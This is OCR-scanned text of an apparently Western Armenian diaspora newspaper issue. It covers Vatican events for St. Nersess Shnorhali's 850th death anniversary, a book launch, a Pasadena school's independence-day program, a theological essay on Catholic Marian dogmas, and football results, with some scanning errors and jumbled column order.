կան մթնոլորտը շարունակուեցաւ սուրճով, հիւրասիրութեամբ եւ բարեկամներու հաճելի զրոյներով:

ԱՆՈՅՇ Քէօրօղլեան ՄԱՐԱՇԼԵԱՆ

Ս. Ներսէս Շնորհալիի Մահուան 850-րդ Տարելիցին Նուիրուած Զեննարկներ Հռոմի Մէջ


Հռոմի Կաթողիկէ եւ Հայ Եկեղիներու համատեղ ձեռնարկները, նուիրուած «Առաքեալ Երկնաւոր շնորհացն» Ս. Ներսէս Շնորհալիի մահուան յոբեկեանին, տեղի կ'ունենան Հռոմի մէջ՝ այս տարուան նոյնքեր 30-էն Դեկտեմբեր 2:

2023 թուականին կը լրանայ համաշխարհացին քրիստոնէութեան պատմութեան մէջ Ս. Ներսէս Շնորհալիի ունեցած աւանդին համար վատիկանի Սուրբ Աթոռը կը կազմակերպէ շարք մը ցիշատակի ձեռնարկներ Նոյնքեր 30-էն Դեկտեմբեր 2:

«Առաքեալ Երկնաւոր շնորհացն. Ս. Ներսէս Շնորհալիի մահուան 850-րդ տարելիցը (1102-1173), որ ներառուածէ ԵՌԻՆԵՒՔՕ-ի 2023թ. հոչակաւոր մարդոց եւ կարեւոր իրադարձութիւններու յոբեկեաններու օրացուցին մէջ-2023 UNESCO calendar:

Քրիստոնէական երաժշտութեան եւ գրականութեան մէջ գերազանց եւ արեւելքի քրիստոնէութեան յառաջատար աստուածաբան Ներսէս Առաքի քրիստոնէական Եկեղեցիներու միջներկիութիւններու միջազգացին դիրքուող ունեցող գործիչ էր:

Անոր մարդասիրական, խա-



Ուանգութեան մասին են:

- Ս. Ներսէս Շնորհալիի շարականներու եւ երաժշտութեան երկու համերգ. հանրային ձեռնարկ Սանթա Մարիա Մանորէ տաճարին մէջ (Դեկտեմբեր 1) եւ փակ ձեռնարկ կը կատար Սիքստեան Մատրան մէջ (Դեկտեմբեր 2), որոնք համար շնորհալի լսարանին պիտի ներկայացնեն Շնորհալիի հոգեւոր երաժշտութեան ժառանգութիւնը:

- Սուրբ Պետրոս տաճարին մէջ (Դեկտեմբեր 2) Միջեկեղեցա-

կան աղօթք՝ Ս. Ներսէս Շնորհալիի կրօնական միասնութեան կոչով, հանդիսապետութեամբ՝ Նորին Սրբութիւն Փրանկիսկոս՝ Հոռմի կաթողիկէ Եկեղեցւոյ Պապի, Ն.Ս.Օ.Տ.Տ. Գարեգին Բ.՝ Ամենայն Հայոց Կաթողիկոսի, Ն.Ս.Օ.Տ.Տ. Արամ Ա.՝ Սեծի Տանն Կիլիկիոյ Կաթողիկոսի եւ Գերերջանիկ Ռաֆայէլ Պետրոս Մինասեան իւլ.՝ Հայ Կաթողիկէ Եկեղեցւոյ Պատրիարքի, որոնք պիտի միանան Ս. Ներսէս Շնորհալիի կրօնական միասնութեան հոգիով:

Ամենայն Հայոց Կաթողիկոսութիւնը, Սեծի Տանն Կիլիկիոյ Կաթողիկոսութիւնը եւ Տանն Կիլիկիոյ Կաթողիկէ Հայոց Պատրիարքութիւնը բոլոր այս ձեռնարկները կ'իրականացնեն Սուրբ Պետրոսի Առաքելական Աթոռին (Վատիկան) հետ գործակցաբար՝ Ս. Աթոռի Քրիստոնէական Միութեան Խթանման եւ Արեւելեան Եկեղեցիներու բաժանմունքներուն:

Մանրամասնութիւններ ձեռնարկներու, առցանց տոմսերու, ճանապարհութիւններու կազմական կերպաման եւ Ս. Ներսէս Շնորհալիի մասին՝ կը նաք գտնել www.StNerses850.com կայքին մէջ:

ՈՒՐԵՒՆ ԿՈՐԻՒՆԻ ՉՈՐՍ ԳԻՐՔԵՐՈՒ ՇՆՈՐԻԱՆԴԵԽԸՐ



Գալիֆորնիոյ Հայ Գրողներու Միութեան նախաձեռնութեամբ, երեքարթի Սեպտեմբերի 19-ին, 2023, հովանաւորութեամբ Արեւմտեան թեմի առաջնորդ՝ Գերշ. Տ. Յովնան Արք. Տէրտէրեանի, տեղի ունեցաւ արձակագիր Ուրեւն Կորիւնի (Ուրեւն Ս. Քէշիշեան) վերջին չորս գիրքերու շնորհանդէսը, Ս. Ղեւոնդեանց Մայր տաճարի Արմէն եւ Կորիւն Համբար սրահին մէջ:

Խուռներամ գրասէր հասարակութեան մէջ կը տեսնուէին ծանօթ գրողներ, մտաւորականներ, հոգեւորականներ եւ տարբեր կազմակերպութեանց անդամներ ու բարեկամներ:

Առաջնորդարանի պաշտօնէութեան անունով՝ բացման խօսքով հանդէս գալով, Հայկ Մատոքեան ողջունեց ներկայ հասարակութեանը եւ բարձր գնահատեց վաստակաշագրութեանց անդամներ ու բարեկամներ:

Օրուան հանդիսավարուհի Կիթմա Կիրակոսեան կարդալով կենսագրականը գրուատանքով արտայացուեցաւ Ուրեւն Կորիւնի հետաքրքրական կեանքի տարբեր ոլորտներուն թէ իրեւ մանկավարժ եւ թէ՝ որպէս գեղարուեստական գրող տասնեակ տարիներու բեղուն գործունէութեան:

Գալիֆորնիոյ Հայ Գրողներու Միութեան ողջոյնի խօսքն ըստ Վարդենիկ Յակոբեան եւ կարդաց «Պայծառատես ջութակահարը» պատմուածքը: Ողջոյնի խօսքերով հանդէս եկան նաեւ իդիկ Մեհրաբեանն ու Շահէն Մանանեանը: Ճեղինակի «Մոլեզնած աշառը» պատմուածքն ընթերցեց Ազլին Քէշիշեանը: Իսկ «Ինչ գինով էլ լինի» նաև կարդաց ինժէլ էլքա Բեջանեանը:

Ուրեւն Կորիւնի չորս գիրքերու «Կեանքի առաքինութեան ճառագումը», «Կեանքի ոլորտներում», «Մի բուռ պատկերներ» եւ «Հանապագ դու իմ սրտում ես» արժեւորումը կատարեց գրող եւ իրաւաբան Յակոբ Մկրտիչեանը: Ան համապարեակ երբառի բնութագրեց Ու. Կորիւնի գրելու առանձնայատկութիւնները: Հոն առկայ են պարզութիւնը, գեղագիտական ճա-

շակն ու ընտրանի բառապաշարը, որոնց ագուցուած է իր հանրամատչելի իւրայատուկ ոնք:

Սոյն երեկոյթին գործադրուեցաւ գեղարուեստական նոխ բաժին մը: Ասմունքով հանդէս եկաւ Զաւէն Գրիգորեան (հասուած Պարոյր Սեւակի «Անլուելի Զանգակատուն»էն): Իսկ երիտասարդ թաւջութակահար Արգիշտի Օրութեանը կատարեց կոմիտասի «Շողեր ջան» ու Առնօ Բաբաջանեանի «Վաղարշապատի Պարը»:

Իր շնորհակալական խօսքին մէջ Ուրեւն Կորիւն լիշեց այն բոլոր անձերը որոնք մասնակցած էին օրուան յայտագրին, նաեւ բոլոր անոնց սատարած էին հրատարակչական գործին եւ սոյն ձեռնարկի յաջողութեան: Ան իր խոհերուն եւ ապրումներուն մասին արտայացուելով յարեց: «...Սուրբ էջմիածինը՝ մէր մտքի եւ բանականութեան յաւերժ լուսաւորող կանթեղն է»:

Հանդիսավարուհին իր յորդորին մէջ եղագիակեց: «... Սիրենք գրականութիւնը եւ ընթերցինք կեանքը առաքինաբար ապերելու համար»:

Աւարտին՝ ելոյթ ունեցաւ թեմի բարեկան առաջնորդ Գերշ. Տ. Յովնան Սրբազն եւ ի մէջ այլոց ըստ. «Բանաստեղծին համար՝ խօսքը իր ներաշխարհին պատկերն է: Իսկ Ուրեւն Կորիւնի մասին խօսելով նշեց անոր բարեմասնութիւնները, զինք որակելով ազնիւ եւ խոնարհ մարդ եւ ինք իր էլութեան շմէջ զգացած է մարդոց անզնւութիւնը: Ապա շնորհաւորեց զինք, մաղթելով քաջառողջ եւ երկար կեանք, շարունակելով իր ճանապարհը դէպի էջմիածին եւ Արցախ:

Կատարուեցաւ գիրքերու գինեծօնի արարուութիւնը նաեւ հիւրասիրութիւն եւ հատորներու մակարութիւնը հեղինակին կողմէ:

Կ'իմանանք թէ գիրքերու վաճառքի հասոյթը շուրջ 1200 տոլլար) ամբողջութեամբ պիտի նուիրուի Հայաստան Համահայկական շիմնադրամին:

Քաջառողջ կեանք եւ դալար գրիչ վաստակաշատ գրողին:

Գ. ՄՈԼՈՅԵԱՆ

լաւ պատրաստուած ապագային՝ մանաւանդ հօր բանակով: Մեր պատմութիւնը մէր տոկունութեան եւ դժուար պահերու վճռականութիւն ցուցաբերելու վկայութիւնն է, եւ մէր ապագան չի կրնար տարբեր ըլլալ:

Մինչ այսօր կը սպանք մէր պատմութեան այս սեւ էջը, չենք կրնար միաժամանակ չտօնել այն

21 Սեպտեմբերի Նշում «Փեթակ» Շաբաթօրեայ Դպրոցի Մէջ



Փասատենա քաղաքի «Փեթակ» (Նախապէս Ս. Գրիգոր Լուսաւորիչ) շաբաթօրեայ դպրոցը գեղարուեստական յայտագիրով մը նշեց 21 Սեպտեմբերը՝ Հայաստանի Հանրապետութեան անկախութեան 32ամեակը:

23 Սեպտեմբեր 2023, Շաբաթ օր, Փասատենա քաղաքի «Փեթակ» հայկական շաբաթօրեայ վարժարանը նուազեցուած, հայութեան ներկայ տրամադրութիւններուն համապատասխան ծրագիրով մը նշեց Հայաստանի Հանրապետութեան անկախութեան տարեկամբը:

Այդ օր ժամը ուղիղ 12ին սրահի մէջ հաւաքուեցան բազմաթիւ ծնողներ, մեծ հայրեր եւ մեծ մայրեր: Հանդիսատես բոլոր հիւրերը, ըստ երեւոյթին, պէտք ունէին միասնականութեան այդոցին, այդ սրահի մէջ ներկայ ըլլալու եւ զգացեր էին մէկ այլ հայուն ներկայութիւնը զգալու անհրաժեշտութիւնը:

Յայտագիրը սկսաւ դպրոցի տնօրին Պրն. Նորայր Տատուրեանի բացման միաբերով: Տնօրէնը իր խօսքին մէջ ըստ, թէ այս տարի չկայ քաղձր կարկանդակ, չկան ցնծուն փուշիկներ, քանզի նուազեցուած է յայտագիրը, սակայն, շարունակելով դպրոցի տնօրէնը, ան չէ արժէզը կուրած, աւելին՝ իր նոր ձեւով ան դարձած է աւելի իսոր եւ իմաստալից:

Ն. Տատուրեան նկատել տուաւ. «Այսօր Հայութիւնը կը հարկադրուի իր սրբազնագով հպարտութիւնը: Մանկան մէջ ըստ, թէ այս պատմութեան ամենէն սեւ, շփօթ եւ անհաստատ օրուայ հետ միեւնոյն օրը նշելու: Մանր է ընդունի եւ համակերպի այս վիճակին: Սակայն, փոխանակ չեղարկելու ամբողջ յայտագիրը, ուստի կորցրել ենք: Սա այն երկիրն է, որ նորից գտանք:»:

Ապա այդ երիտասարդ աղջնակը իր իրեն եւ ամբողջ սրահը խոր յուղումի մատնելով աւարտեց բանաստեղծութիւնը: «Սա այն երկիրն է, որ կորցրել ենք, երկիրն այն, որ մէնք փնտրեցինք երկար: Սա այն երկիրն է, ուր մեր անցելը յաւերժից յառնում, դառնում է ներկայ:»:

Ապա, դպրոցի աշակերտները, երենց երգի ուսուցչութիւնի ղեկավարութեամբ՝ եռանդով մէրգեցին հպարտութիւնը: Եռանդով մէրգեցին հայրենասիրական երգերը: Յայտագիրի աւարտին ամբողջ սրահ աղջիթեց Տէրունական աղօթքը, աղերսելով, որ հայոց պէտականութիւնը մնայ ամուր եւ անսասան:

- «Փեթակ» շաբաթօրեայ դպրոցը կը շարունակէ աշակերտներ արձանագրել: Դիմումի համար՝ հեռ.՝ (626) 660 9443, նամակաց կ տուր անունութիւնը՝ stgregorysaturdayschool@gmail.com

ուժը, որ կը բնակի հայ հոգիին մէջ: Մենք կանգնած ենք իրավունք հիւրասիրութիւնը եւ հատորներու մասին: Կամ զինք գիրքի մէջ կը պարունակէ ոյժ, բան մը որուն պէտք ունինք աւելի քան երբէք: Առաւելաբար, հայ աշակերտը պէտք ունի հայրենականութիւնը, եւ նորին յաղթիւնը:

տէրը: Այդ լոյսը մէր միասնականութիւնն է եւ մէր բանակը, եւ միայն մէր պէտութեան շուրջ խմբուած, միասնին մէնք կը բնան շարժիւ դէպի առաջ, վերակառուցել, բարգաւածել եւ նորին յաղթիւնը:

Հայակական պէտականութեան եւ մէր բանակին շուրջ ստեղծուած մէնք միասնականութեամբ, մէնք անպայման կը բնանք յաղթիւնը:

«ՏԱՐԵԲՐԱԿ21»

**Պիոս Թ.՝ «Անարատ Յղութեան» Եւ «Պապական Անսխալականութեան»
Վարդապետական Դոգմաները Եւ Հայ Եկեղեցին**

ԴՈԿՏ. ԱՐԵԼ ՔՅՆՅ. ՄԱՆՈՒԿԵԱՆ

Հայ եկեղեցւոյ շարականներուն հոգելուն քնարը Մարիամ Աստուածամօր Ս. Ծննդեան տօնին ձօնուած ԳԿ «Երգեցէք, որդիք Սիովնի» օրհնութեան շարականին մէջ կը փառաբանէ նաեւ անոր ծնողքը Յովակիմն ու Աննան: Ինչպէս առաքելական քոյր եկեղեցիները, նաեւ մեր մայր եւ սուրբ եկեղեցին չէ զլացած քրիստոնէութեան յառաջացման այս ծերունազարդ ներկայացուցիչներուն յիշատակը իւղաբեր կանանց հետ միասին նշելու իր տարեկան տօնացոյցին մէջ՝ ձօնելով անոնց առանձին կանոն մը, որուն գեղեցկահիւս յօրինումը կը վերագրուի ԺԳ. դարու կիլիկեան ժամանակաշրջանի մեր արդիւնական կաթողիկոսներէն Յակոբ Ա. Կլայքիին (1206-1286):

Համաձայն «Ցայսմալուրք»ի
աւանդած տեղեկութիւններուն՝ Ան-
նա կը սերէր քահանայական տոհմէ
եւ թեւակոխած էր յառաջացեալ
տարիք մը, ուստի ամբողջապէս
անծին եւ ամուլ էր, բայց Աստուծոյ
նախախնամութեամբ կը յանայու
կը ծնանի դուստր մը, որ պիտի
դառնար մեր Տիրոջ եւ Փրկչին՝
Յիսուս Քրիստոսի մայրը՝ անա-
րատ կոյս Մարիամ Աստուծածի-
նը, քրիստոնէութեան առաջին եւ
մեծագոյն սրբուհին ու բարեկիսօր:

Վերոպրեալ կանոնը իր վեհաշունչ տողերով ինչքան ալ մեծ սրբութիւն մը կը յատկացնէ Մարիամ Աստուածամօր ծնողաց՝ Յովակիմին ու Աննային, այնուամենայ նիւ անոր շարականագիր հեղինակը կը մնայ երկիւղած գերահրաշ խորհուրդին հանդէպ, քաջ գիտակցելով աստուածային անիմանալի խորհուրդին նկատմամբ իր մարդկային կարողութիւններու նիւթեղին սահմանափակութեան: Աստուածալինը իրեն համար «խորհուրդ խորին» մըն է՝ գերազանցապէս անքննելի ու անիմանալի, որուն ծալքերը զննելու փորձը պարզապէս աններելի փորձութիւն մըն է, իսկ զայն մարդկային տրամաբանութեան օրէնքներուն ենթարկելը՝ ծանրակշիռ մեղք: Հետեւաբար, թէկուզ սիրոյ իր բուռն պոռթկումներուն եւ հաւատքի բարձրագոյն թուիչքին մէջ, ան կը մնայ երկիւղածօրէն վերապահ՝ թողելով, որ խորհուրդը մնայ աստուածային իր անհասաննելի բարձրութեան, իսկ ինք՝ մտագննին դատողութիւններով զայն չառարկայացնելու զգուշաւորութեան մէջ:

Սակայն այսպէս չեղաւ մօտեցումը Հռովմէական կաթողիկէ եկեղեցւոյ վարդապետներուն: Միջնադարեան Եւրոպայի մէջ զարգացած սխոլաստիկ (դպրոցական) աստուածաբանութիւնը որդեգրեց բոլորովին ուրիշ ընթացք մը, նաև հաւատքին վերաբերեալ հարցերը իմաստասիրութեան եւ լոկ վերացական դատողութիւններու մէթոսներով հիմնաւորել կարենալու համար:

»Անարատ յղութեան« դոգման


թիւրիմացութիւններ կանխե-
լու համար՝ հարկ է կանխաւ յատա-
կացնել, որ «Անարատ լղութեան»
դոգման ոչ մէկ կապ ունի Ս. Հոգիէն
Յիսուսի բեկղմնաւորման խորհուր-
դին հետո: «Անարատ լղութիւն»ը
կը վերաբերի Մարդիամի ծօր՝ սրբու-
հի Աննալին: Այն, թէ ան ինչպէ՞ս

«Բիւսաւ յԱՅՆայէ նորենին Սարիհամ, յոր վառեցաւ հուրն Աստուածային Զոր ետես Սովուս զօրինակ Կուսահին ի Սինա լցեալ լուսովն անմատոյց Փառս տացուք Տուղղին մեզ զօրինեալն ի կանայ:

Գարիսքն օրինականքն Յովակիս Եւ Անսա ետուն նեզ զգեղան ընդունիչ զօղուն երկնային.

Φωνη ιπαγμένης Στιτοηήν μέρη φορηθείσα πάλι ή καναβού»:
(Ζωηράκων Οδύνης Κών. Αυτοτελεσθαόντων)

(ອາ||ິດັກນ ອຸນິຫມານ ຕ. ອຸນິຫມານເມືອງ||)



Սարգիս Պիծակ, 1
365-ի և 1374-ի միջեւ,
New York Public Library,
Spencer Collection, Ms. 2, fol. 5v

Սակայն նախ հարց պէտք է
տալ, թէ ի՞նչ է աղամական կամ
ժառանգական մեղքը: Գաղափարը
յառաջացած է Հին Կտակարանի
արարչագործութեան պատմութե-
նէն: Աստուածաշունչի Գ. գլուխի
1419 համարները կը պատմէն, թէ
ինչպէ՞ս մեր նախահայրն ու նա-
խամայրը՝ Աղամն ու Եւան, չարու-
թեան օձէն խաբուելով խախտեցին
Աստուծոյ պատուիրանը՝ ուտելով
գիտութեան ծառին արգիլուած
պտուղը, որուն պատճառով վտար-
ուեցան դրախտէն: Այսպէս, Աղամի
ու Եւայի գործած պատուիրանա-
զանցութիւնը կ'ընկալուի իբրեւ
նախնական մեղք մը, որ կը դառ-
նայ գլխաւոր պատճառը արարածը
իր Արարիչէն՝ մարդը Աստուծմէ

Քամին որքանո՞վ կարելի էր իսկապէս այդքան վստահ ըլլալ՝ թերեւս աղամական մեղքէն մաս մը ծննդաբերութեան ժամանակ մօրմէն ժառանգաբար անցած ըլլար զաւկին: Արդեօ՞ք կարելի էր այս մասին ձեռք բերել կատարեալ ստուգութիւնը: Դարձն սկսեալ, եկեղեցոյ հայրերուն կողմէ կը մեկնաբանուի իբրեւ մեղք մը, որ ժամանակի առումով նախնական է եւ ունի մարդկային ծիներուն հետ անդառնալիօրէն ժառանգական բնութ: Այսինքն՝ Աղամէն ու Եւային ետք մարդկային իւրաքանչչւր ծնունդ ինքնաբերաբար կը ժառանգէ իր նախահարերուն գործած երբեմնի մեղքը, արդարեւ փաստ մը, որ կը բացատրէ բոլոր մարդոց մէջ ժառանգաբար իւրասխուած հակումը դէպի չարն ու չարագոր- Սակայն որքանո՞վ կարելի էր իսկապէս այդքան վստահ ըլլալ՝ թերեւս աղամական մեղքէն մաս մը ծննդաբերութեան ժամանակ մօրմէն ժառանգաբար անցած ըլլար զաւկին: Արդեօ՞ք կարելի էր այս մասին ձեռք բերել կատարեալ ստուգութիւնը: Բոլոր պարագաներուն, միջին դարերու ջերմեռանդութիւնը կը հաստատէր այն մտածումը, որ Ս. Կոյս Մարիամ նմանապէս ծնած պէտք է ըլլար առանց աղամական մեղքի: Սոյնը պիտի նշանակէ, որ իր մարը՝ սրբուհի Աննան, անարատ ցողութիւն մը ունեցած ըլլալու է՝ իր Մարիամ դուստրը աղամական մեղքէն կատարելապէս ազատ ծննդաբերել կարենալու համար:

ծութիւնը: Առայս՝ սաղմուն ալ կուգայ յայտարարելու, թէ «Անօրէնութեամբ յլացաւ, եւ ի մեղս ծնաւ զիս մայր իմ - Անօրէնութեամբ յլացաւ, եւ մայրս զիս մեղքերու մէջ ծնաւ» (Սդ. Ծ, 7):

Ուրեմն աստուածաբանական հիմնախնդիրը այն էր, որ եթէ իւրաքանչիւր մարդ, տակաւին ծնունդէն առաջ, արդէն իր սաղմանաւորմամբ մեղաւոր է, ապա ինչ-

Թէպէտ այս հաւատալիքը
կ'արծարծուէր միջին դարերու կաթողիկէ եկեղեցւոյ մեծ աստուածաբաններու շրջանակին մէջ, սակայն եւ այնպէս անսոնք սոյնը կը դիտարկէին ընդամէնը իւրեւ նոր կարծիք մը (opinio nova), որ զուրկ էր աստուածաշնչական եւ աստուածաբանական հիմքէ:

Ս. Թովմաս Ակուխնացի (□ 1274), որ Կաթողիկէ եկեղեցւոյ

սաւորանաբ սովագործ, ապա լուշ-
պէ՞ս կարելի է հիմնաւորել մեղա-
ւոր մօրմէ ծնած զաւկին կատար-
եալ անմեղութիւնը:

Արդարեւ, աստուածաբանա-
կան այս թնձուկը ստորդ կարելի էր
փարատել՝ նկատի ունենալով այն
հաստատ համոզումը, որ Ս. Կոյս
Մարիամ Աստուածամայրը ոչ թէ

(«ՀՀԴ»), որ վարույթից ազգացցոց
տիեզերական վարդապետներէն մինչ
է, Յիսուսի աղամական մեղքէն
ազատ ըլլալու ճշմարտութիւնը կը
հիմնաւորէ Անոր աստուածային
ծնունդով: Երբ Գաբրիէլ հրեշտա-
կապետին ողջոնը Ս. Հոգոյն ներ-
գործութեամք Ս. Կոյս Մարիամին
արգանդը սաղմնաւորեց Յիսուսով՝

զԱյն ամբըղջապէս ազատ կացու-
ցանեց մարդկային մարմնական ժա-
ռանգաւորութեամբ ստացուող որե-
ւէ մեղքէ: Սակայն անդրադառնա-
լով Աստուածամօր՝ աստուածաբան
մեծ վարդապետին համար յստակ
ու մեկին է, որ Մարիամ անպայման
ենթակայ էր աղամական մեղքին:
Այլապէս «Եթէ Մարիամի յդիու-
թիւնը իրականացած ըլլար առանց
աղամական մեղքի, ապա ան Քրիս-
տոսով փրկուելու կարիքը չունէր:
իսկ այլ պարագային Քրիստոս չէր
կրնար ըլլալ համայն մարդկու-
թեան փրկիչը»:

Հակառակ այն փաստին, որ
կաթողիկէ աստուածաբաններ ըն-
թացք չէին տար **Ա.** Կոյսին անմեղ
ծնունդը ըլլալուն, նամանաւանդ իր
մօր՝ սրբուհի Աննայի արգանդին
մէջ անարատաբար սաղմնաւոր-
ուած ըլլալու գաղափարին, միեւ-
նոյնն է, այս «բարեպաշտ կարծի-
քը» միջին դարերէն հասնելով
մինչեւ ժթ. դար՝ հետզհետէ ամուր
նստուածք ունեցած էր կաթողիկէ
եկեղեցւոյ հաւատացեալներու ջեր-
մեռանդ զգացումներուն մէջ, զայն
դարձնելու համար հաւատքի բա-
ցարձակ ծամբարտոթեան, այսինքն՝
վարդապետական դոգմայի:

Գրիգոր Ժթ. (1831-1846) աստ-
ուածքաններու ուսումնասիրու-
թեան կը յանձնէ հարցը՝ իմանալու
համար, թէ արդեօք հնարաւոր է
սրբուհի Աննայի Մարիամովկ յուռ-
թիւնը անարատ՝ աղամական մեղ-
քերէ զուրկ յայտարարել, Աստուա-
ծամայրն ու իր կուսածին Ծնունդը
ժառանգական մեղքերէ ազատ ըն-
կալել կարենալու համար: Արդիւն-
քը միանգամայն բացասական էր:

Կաթողիկէ եկեղեցւոյ ասուածաբան էր։
Կաթողիկէ եկեղեցւոյ ասուածաբան էր ամբողջ Հայոցը յատակ էր՝ տրուած ըլլալով, որ Տրիխենտ-եան ժողովէն (1545-1563) ի վեր վարդապետական դոգմա մը յայտարարելու համար Եկեղեցւոյ գրաւոր եւ բանաւոր աղքիւրներուն մէջ պէտք է անպայման գոյութիւն ունենալին արժանահաւատ վկայութիւններ։

Մինչեւ Վատիկանի Ա. (1870) ժողովը, Եկեղեցին յայտնութեան հիմնարար երկու վկացութիւն կ'ընդունէր՝ Աստուածաշունչը եւ Եկեղեցական աւանդութիւնը, այսինքն յայտնութեան ազգեցութիւններու աստուածաբանական պատմութիւնը: Ա. Գիրքը կը հանդիսանայ հաւատքի սկզբնական եւ ամենապատճերական չափանիշը, ուր Աստուածոյ յայտնութիւնը ամբողջապէս կը բացայացուի Յիսուս Քրիստոսի անձին մէջ: Սակայն Եկեղեցին իր ստուգութիւնը կը հիմնաւորէ ոչ միայն Ա. Գիրքին, ալև նաեւ

իր սրբազն աւանդութեան վրայ: Բայց ժամանակի հոլովոյթին մէջ Ս.Գիրքը կարիքը ունի մեկնաբանութեան, որ իր արտայալութիւնը գտած է ու կը կենասագործուի եկեղեցւոյ գործնական կեանքին մէջ: Սոյնը կը կոչուի սրբազն աւանդութիւն, որ առնչուած է Ս.Գիրքի վկացութիւններուն: Յայտնութեան այս գոյգ աղբիւրներէն ոչ մէկը հիմք ծառացած է «Անարատ յոլութեան» վարդապետութեան վերաբերեալ նման դոգմա մը յայտարարելուն:

Ժամանակները կը փոխուին,
սակայն նորը կու գայ յաճախ
փնտռել տալու հինը: 1846 թուա-

«Ինթեր» Արտագնայ Խաղին Յաղթեց «Էմպոլի»-ին

Ի տալի ոչ քութ պոլի առաջնութեան ծրդ հանգրուանին «Ինթեր» արտագնայ խաղին մրցեցաւ «Էմպոլի»-ին:

«Ինթեր»-ը յաջողեցաւ առաւելութեան հասնի նուազագոյն արդիւնքով: Խաղի միակ կոլը 51-րդ վայրկեանին նշանակեց ֆետերիքօ Տիմարկոն:

Հայաստանի ազգային խումբ նախկին աւագ Հենրիխ Միհիթարեանը «Ինթերի» հիմնական կազմին մէջ էր եւ մասնակցեցաւ ամբողջ խաղին:

Այս յաղթանակէն յետոյ «Ինթեր» կը դլխաւորէ Սերիա Ա-ի մրցաշրային աղիւսակը եւ ունի 15 կէտ:



«Լիվերփուլ» Ուժեղ էր «Ուեսթ Ջեմեն», «Արսենալ» Ու «Թորենիեմը» Խաղացին Ոչ Ոքի

Անգլիոյ առաջնութեան 6-րդ հանգրուանին «Լիվերփուլը» իր դաշտին վրայ մրցեցաւ Լոնտոնի «Ուեսթ Ջեմեն» հետ եւ յաղթեց 3:1 արդիւնքով:

«Լիվերփուլը» 16 կէտով բարձրացաւ երկրորդ տեղ եւ 2 կէտ ետք առաջատար «Մանչեսթըր Սիթիէն»:

Երրորդ տեղ բարձրացաւ «Պրայթոնը», որ 3:1 արդիւնքով պարտութեան մատնեց «Պորնմուտին» եւ ունի 15 կէտ:

Լոնտոնեան տերպին «Արսենալի» եւ «Թորենիեմի» մասնակցութեամբ աւարտեցաւ ոչ ոքի՝ 2:2:

«Թորենիեմը» 14 կէտով չորրորդն է, «Արսենալը» նոյնքան կէտով 5-րդն է:



«Պարսելոնայի» Յաղթանակը՝ 3:2

Սպանիոյ առաջնութեան 6-րդ հանգրուանին ախոյեան «Պարսելոնան» սեփական դաշտին վրայ մրցեցաւ Վիկոյի «Սելտայի» հետ: Սպանացի Զաւիի գլխաւորած խումբը յաղթանակիհասաւ 3:2 արդիւնքով:

Կատալոնական խումբը մինչեւ 81-րդ վայրկեանը կը պարտուէր 0:2 հաշուով: Վիկոյին վայրկեաններուն տուպլի հեղինակ դարձաւ յեն յարձակող Ռոբերտ Լեւանդովսկին: Յաղթական կոլը խփեց փորթուկալացի պաշտպան ֆուու Կանսելուն:


«Պարսելոնան» 16 կէտով բարձրացաւ առաջին տեղ: Նոյնքան կէտ ունի երկրորդ տեղը գտնուող «Ժիրոնան»: Երրորդ տեղը գտնուող «Ռեալն» ունի 15 կէտ, սակայն մէկ հանդիպում քիչ կատարած է:

Մատրիտի «Արեթիքոն» Յաղթեց «Ռեալէն»՝ 3:1

Սպանիոյ առաջնութեան 6-րդ հանգրուանին Մատրիտի «Աթլեթիքոն» ընդունեց «Ռեալին» եւ առաւելութեան հասաւ 3:1 արդիւնքով:

Տուպլի հեղինակ դարձաւ սպանացի յարձակող Ալւարո Մորատոն: Սպանացի կեպա Արխասպալակայի պաշտպանած դարպասը գրաւեց նաև ֆրանսացի յարձակող Անթուան Կրիզմանը:

«Ռեալը» 5 յաղթանակէն յետոյ առաջին պարտութիւնը կրեց եւ 15 կէտով երրորդ տեղն է: «Աթլեթիքոն» 5-րդն է՝ 10 կէտ:



ՊՍԺ-ն Խնդիրներ Չունեցաւ՝ 4:0

Ֆրանսացի առաջնութեան 6-րդ հանգրուանին ախոյեան ՊՍԺ-ն ընդունեց «Մարսելին» եւ յաղթեց 4:0 արդիւնքով:

ՊՍԺ 11 կէտով երրորդն է, «Մարսելը» 7-րդն է՝ 9 կէտ: Առաջատարը «Պրեստ» է՝ 13 կէտ: Երկրորդ տեղը գտնուող «Նիցան» ունի 12 կէտ:

Արթուր Ալեքսանեանը Դարձաւ Աշխարհի Առաջնութեան Արծարէ Մետալակիր

Ողիմպիական խաղերու ոսկէ մետալակիր Արթուր Ալեքսանեանը դարձաւ աշխարհի առաջնութեան փոխախոյեան:

